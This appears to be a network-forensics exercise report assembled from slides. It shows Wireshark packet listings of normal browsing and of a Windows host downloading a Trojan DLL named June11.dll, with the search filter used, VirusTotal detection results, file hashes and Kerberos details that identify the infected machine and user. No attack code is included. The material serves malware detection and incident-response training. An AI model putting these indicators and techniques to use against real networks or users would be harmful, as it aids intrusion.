3865	54.178831600	172.16.4.205	166.62.111.64	HTTP	391	mysocalledchaos.com
3871	54.229417500	172.16.4.205	166.62.111.64	HTTP	398	mysocalledchaos.com
3915	54.783242800	172.16.4.205	166.62.111.64	HTTP	400	mysocalledchaos.com
3920	54.839034900	172.16.4.205	166.62.111.64	HTTP	398	mysocalledchaos.com
3922	54.862321100	172.16.4.205	166.62.111.64	HTTP	386	mysocalledchaos.com
3942	55.059923500	172.16.4.205	166.62.111.64	HTTP	421	mysocalledchaos.com
3947	55.115915000	172.16.4.205	166.62.111.64	HTTP	416	mysocalledchaos.com
3983	55.469193200	172.16.4.205	166.62.111.64	HTTP	405	mysocalledchaos.com
4016	55.669996100	172.16.4.205	166.62.111.64	HTTP	418	mysocalledchaos.com
4018	55.692190800	172.16.4.205	166.62.111.64	HTTP	405	mysocalledchaos.com
4021	55.717753500	172.16.4.205	166.62.111.64	HTTP	382	mysocalledchaos.com
4029	55.823627000	172.16.4.205	166.62.111.64	HTTP	377	mysocalledchaos.com
4030	55.829886300	172.16.4.205	166.62.111.64	HTTP	392	mysocalledchaos.com
4087	56.476710200	172.16.4.205	166.62.111.64	HTTP	404	mysocalledchaos.com
4106	56.579114200	172.16.4.205	166.62.111.64	HTTP	393	mysocalledchaos.com
4111	56.654054000	172.16.4.205	166.62.111.64	HTTP	397	mysocalledchaos.com
4116	56.685952700	172.16.4.205	166.62.111.64	HTTP	418	mysocalledchaos.com
4157	57.029663200	172.16.4.205	166.62.111.64	HTTP	417	mysocalledchaos.com
4199	57.578730100	172.16.4.205	166.62.111.64	HTTP	400	mysocalledchaos.com
4204	57.646312600	172.16.4.205	166.62.111.64	HTTP	416	mysocalledchaos.com
4209	57.672518600	172.16.4.205	166.62.111.64	HTTP	410	mysocalledchaos.com
4211	57.693891700	172.16.4.205	166.62.111.64	HTTP	416	mysocalledchaos.com
4218	57.741630700	172.16.4.205	166.62.111.64	HTTP	378	mysocalledchaos.com
4228	57.909247900	172.16.4.205	172.217.4.163	HTTP	472	fonts.gstatic.com
4258	58.355552600	172.16.4.205	172.217.4.163	HTTP	480	fonts.gstatic.com
4271	58.466586100	172.16.4.205	172.217.4.163	HTTP	493	fonts.gstatic.com
4275	58.486500600	172.16.4.205	166.62.111.64	HTTP	412	mysocalledchaos.com
4284	58.609593900	172.16.4.205	166.62.111.64	HTTP	514	mysocalledchaos.com
4286	58.630894900	172.16.4.205	166.62.111.64	HTTP	563	mysocalledchaos.com
4324	59.165806400	172.16.4.205	166.62.111.64	HTTP	406	mysocalledchaos.com
4327	59.179770400	172.16.4.205	166.62.111.64	HTTP	402	mysocalledchaos.com
4346	59.442624700	172.16.4.205	166.62.111.64	HTTP	392	mysocalledchaos.com
4385	59.969135400	172.16.4.205	166.62.111.64	HTTP	400	mysocalledchaos.com
4560	62.545145600	172.16.4.205	102.0.73.2	HTTP	202	google-analytics.com

Normal Activity

Normal Behavior

Summarize the following:

- Protocol(s) used:
typical TCP traffic, http traffic
- User activity: Three way handshake - RST ACK FIN
web surfing


5...	638.696565900	10.11.11.200	23.2.175.193	TCP	60 49238 → 443 [RST, ACK] Seq=736 Ack=4756 Win=0 Len=0
5...	638.697525600	10.11.11.200	23.2.175.193	TCP	60 49239 → 443 [RST, ACK] Seq=736 Ack=4755 Win=0 Len=0
5...	638.698501700	10.11.11.200	172.217.9.134	TCP	60 49226 → 80 [ACK] Seq=2 Ack=2 Win=66304 Len=0
5...	638.699464900	10.11.11.200	151.101.50.208	TCP	60 49210 → 443 [RST, ACK] Seq=1830 Ack=305820 Win=0 Len=0
5...	638.700409600	10.11.11.200	151.101.50.208	TCP	60 49204 → 443 [RST, ACK] Seq=1862 Ack=261736 Win=0 Len=0
5...	638.701269600	108.177.10.157	10.11.11.200	TCP	54 443 → 49266 [FIN, ACK] Seq=3438 Ack=924 Win=67072 Len=0
5...	638.702131700	108.177.10.157	10.11.11.200	TCP	54 443 → 49267 [FIN, ACK] Seq=2857 Ack=291 Win=64000 Len=0
5...	638.703105900	10.11.11.200	216.58.194.46	TCP	60 49225 → 443 [ACK] Seq=2029 Ack=25028 Win=65024 Len=0
5...	638.704069400	10.11.11.200	151.101.50.208	TCP	60 49203 → 443 [RST, ACK] Seq=1830 Ack=236030 Win=0 Len=0
5...	638.704918000	104.19.199.151	10.11.11.200	TCP	54 443 → 49214 [FIN, ACK] Seq=9624 Ack=714 Win=31744 Len=0
5...	638.705880300	10.11.11.200	151.101.50.208	TCP	60 49211 → 443 [RST, ACK] Seq=1814 Ack=192431 Win=0 Len=0
5...	638.706745700	108.177.103.157	10.11.11.200	TCP	54 443 → 49234 [FIN, ACK] Seq=3980 Ack=894 Win=65280 Len=0
5...	638.707611000	108.177.103.157	10.11.11.200	TCP	54 443 → 49233 [FIN, ACK] Seq=2856 Ack=293 Win=64000 Len=0
5...	638.708473800	216.239.32.21	10.11.11.200	TCP	54 443 → 49251 [FIN, ACK] Seq=5937 Ack=307 Win=62976 Len=0
5...	638.709351200	216.239.32.21	10.11.11.200	TCP	54 443 → 49250 [FIN, ACK] Seq=78325 Ack=712 Win=64000 Len=0
5...	638.710305100	10.11.11.200	151.101.50.208	TCP	60 49212 → 443 [RST, ACK] Seq=1814 Ack=341425 Win=0 Len=0
5...	638.711256500	10.11.11.200	151.101.50.208	TCP	60 49201 → 443 [RST, ACK] Seq=1814 Ack=273469 Win=0 Len=0
5...	638.712216500	10.11.11.200	108.177.10.157	TCP	60 49266 → 443 [ACK] Seq=924 Ack=3439 Win=65792 Len=0
5...	638.713178000	10.11.11.200	108.177.10.157	TCP	60 49267 → 443 [ACK] Seq=291 Ack=2858 Win=66304 Len=0
5...	638.714132100	10.11.11.200	108.177.103.157	TCP	60 49234 → 443 [ACK] Seq=894 Ack=3981 Win=65280 Len=0
5...	638.715092400	10.11.11.200	108.177.103.157	TCP	60 49233 → 443 [ACK] Seq=293 Ack=2857 Win=66304 Len=0
5...	638.716158000	10.11.11.200	216.239.32.21	TCP	60 49251 → 443 [ACK] Seq=307 Ack=5938 Win=65792 Len=0
5...	638.717018900	10.11.11.200	216.239.32.21	TCP	60 49250 → 443 [ACK] Seq=712 Ack=78326 Win=65536 Len=0
5...	638.717972700	10.11.11.200	104.16.51.111	TCP	60 49260 → 443 [ACK] Seq=1063 Ack=7917 Win=65280 Len=0
5...	638.718931500	10.11.11.200	104.18.70.113	TCP	60 49255 → 443 [ACK] Seq=1328 Ack=7612 Win=65024 Len=0
5...	638.719891300	10.11.11.200	104.16.51.111	TCP	60 49261 → 443 [ACK] Seq=1728 Ack=3228 Win=66304 Len=0
5...	638.720865000	10.11.11.200	104.18.74.113	TCP	60 49229 → 443 [ACK] Seq=1917 Ack=82653 Win=65536 Len=0
5...	638.721854600	10.11.11.200	104.18.74.113	TCP	60 49230 → 443 [ACK] Seq=1805 Ack=538371 Win=496896 Len=0
5...	638.722794100	10.11.11.200	104.19.199.151	TCP	60 49214 → 443 [ACK] Seq=714 Ack=9625 Win=65792 Len=0
5...	638.723648700	13.33.255.110	10.11.11.200	TCP	54 443 → 49245 [ACK] Seq=5345 Ack=321 Win=31488 Len=0
5...	638.724520400	13.33.255.110	10.11.11.200	TCP	54 443 → 49244 [FIN, ACK] Seq=14405 Ack=774 Win=32512 Len=0

Malicious Activity

[Malicious Behavior: June11.dll malware download

Wireshark search string : Ip.src == 10.6.12.203 && http.request.method == GET

- Domain name of the users' custom site: Wpad.Frank'n'Ted.com (windows proxy auto discovery)
- IP address of the Domain Controller (DC) of the AD network : 10.6.12.12
- Type of traffic observed : GET request was made by IP - 10.6.12.203 for a known malware file called "June11.dll"
- File was exported by us and posted to Virustotal.com
- Specific user activity (browsing, POST GET Etc): No other mentions of file June11.dll were found.
- Description of any interesting files: June11.dll is listed on virus total as a Trojan type malware with a HIGH threat level by 49 security vendors



June11.dll Threat level: High 10 out of 10

49 security vendors have identified this file as a Trojan type malware

https://maltiverse.com › sample

june11.dll - Malicious Sample - Maltiverse

Jul 13, 2020 — **june11.dll**. Classification: malicious. Tags. Blacklist sightings. Description, Source, First Seen, Last Seen, Labels. Trojan.

https://app.any.run › tasks

june11.dll (MD5: 2545B15483165D00D1B6D63D9FD0821D)

Jun 11, 2021 — Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.

VirusTotal - File - d3636666b407fe5527b9669637ee7ba9b609c8ef4561fa76af218ddd764dec

49 / 64

Community Score

49 security vendors and 1 sandbox flagged this file as malicious

d3636666b407fe5527b9669637ee7ba9b609c8ef4561fa76af218ddd764dec

549.84 KB Size

2021-11-20 20:15:09 UTC 42 minutes ago

DLL

Googleipdate.exe

invalid-signature overlay pedll signed

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Ad-Aware	! Trojan.Mint.Zamg.O	AhnLab-V3	! Malware/Win32.RL_Generic.R346613
Alibaba	! TrojanSpy:Win32/Yakes.56555f48	ALYac	! Trojan.Mint.Zamg.O
Antiy-AVL	! Trojan/Generic.ASCommon.1BE	Arcabit	! Trojan.Mint.Zamg.O
Avast	! Win32:DangerousSig [Trj]	AVG	! Win32:DangerousSig [Trj]
Avira (no cloud)	! TR/AD.ZLoader.ladbd	BitDefender	! Trojan.Mint.Zamg.O
BitDefenderTheta	! Gen:NN.ZedlaF.34294.lu9@aul7OQgi	CrowdStrike Falcon	! Win/malicious_confidence_100%
Cylance	! Unsafe	Cynet	! Malicious (score: 100)

Virus Total Rating : HIGH


39

Vulnerable Windows Machines

Infected machine

Information about the infected Windows machine:

- Host name: Rotterdam-PC
- IP address: 172.16.4.205
- MAC address: (00:59:07:b0:63:a4)
- Username of the Windows user whose computer is infected:
mattijs.devries
- IPs used in the infected traffic 172.16.4.205 and 172.16.4.4
- The Screenshot of this desktop was captured by isolating http traffic in PNG format.
“Ctrl–Shift–O” allows wireshark view images.



kerberos.CNameString							
No.	Time	Source	Destination	Protocol	Length	Info	
56463	645.439535400	10.6.12.203	10.6.12.12	KRB5	381	AS-REQ	
56858	647.288233100	10.6.12.203	10.6.12.12	KRB5	301	AS-REQ	
56866	647.304680400	10.6.12.203	10.6.12.12	KRB5	381	AS-REQ	
57248	648.861709900	10.6.12.203	10.6.12.12	KRB5	291	AS-REQ	
57256	648.877288800	10.6.12.203	10.6.12.12	KRB5	371	AS-REQ	
3187	49.786544600	172.16.4.205	172.16.4.4	KRB5	297	AS-REQ	
3195	49.803720100	172.16.4.205	172.16.4.4	KRB5	377	AS-REQ	
3369	50.584361200	172.16.4.205	172.16.4.4	KRB5	301	AS-REQ	
3376	50.599992500	172.16.4.205	172.16.4.4	KRB5	381	AS-REQ	
3408	50.726684900	172.16.4.205	172.16.4.4	KRB5	292	AS-REQ	
3415	50.742235400	172.16.4.205	172.16.4.4	KRB5	372	AS-REQ	

req-body

Padding: 0

kdc-options: 40810010

cname

name-type: kRB5-NT-PRINCIPAL (1)

cname-string: 1 item

CNameString: mattijs.devries

realm: MIND-HAMMER

sname

name-type: kRB5-NT-SRV-INST (2)

sname-string: 2 items

SNameString: krbtgt

SNameString: MIND-HAMMER

till: 2037-09-13 02:48:05 (UTC)

rtime: 2037-09-13 02:48:05 (UTC)

nonce: 631265106

etype: 6 items

ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)

ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)

ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)

ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)

ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)

ENCTYPE: eTYPE-DES-CBC-MD5 (3)

addresses: 1 item ROTTERDAM-PC<20>

HostAddress ROTTERDAM-PC<20>

addr-type: nETBIOS (20)

NetBIOS Name: ROTTERDAM-PC<20> (Server service)

0070 a1 1d 30 1b a0 03 02 01 01 a1 14 30 12 1b 10 6d ..0.....0...t

CNameString (kerberos.CNameString), 16 bytes

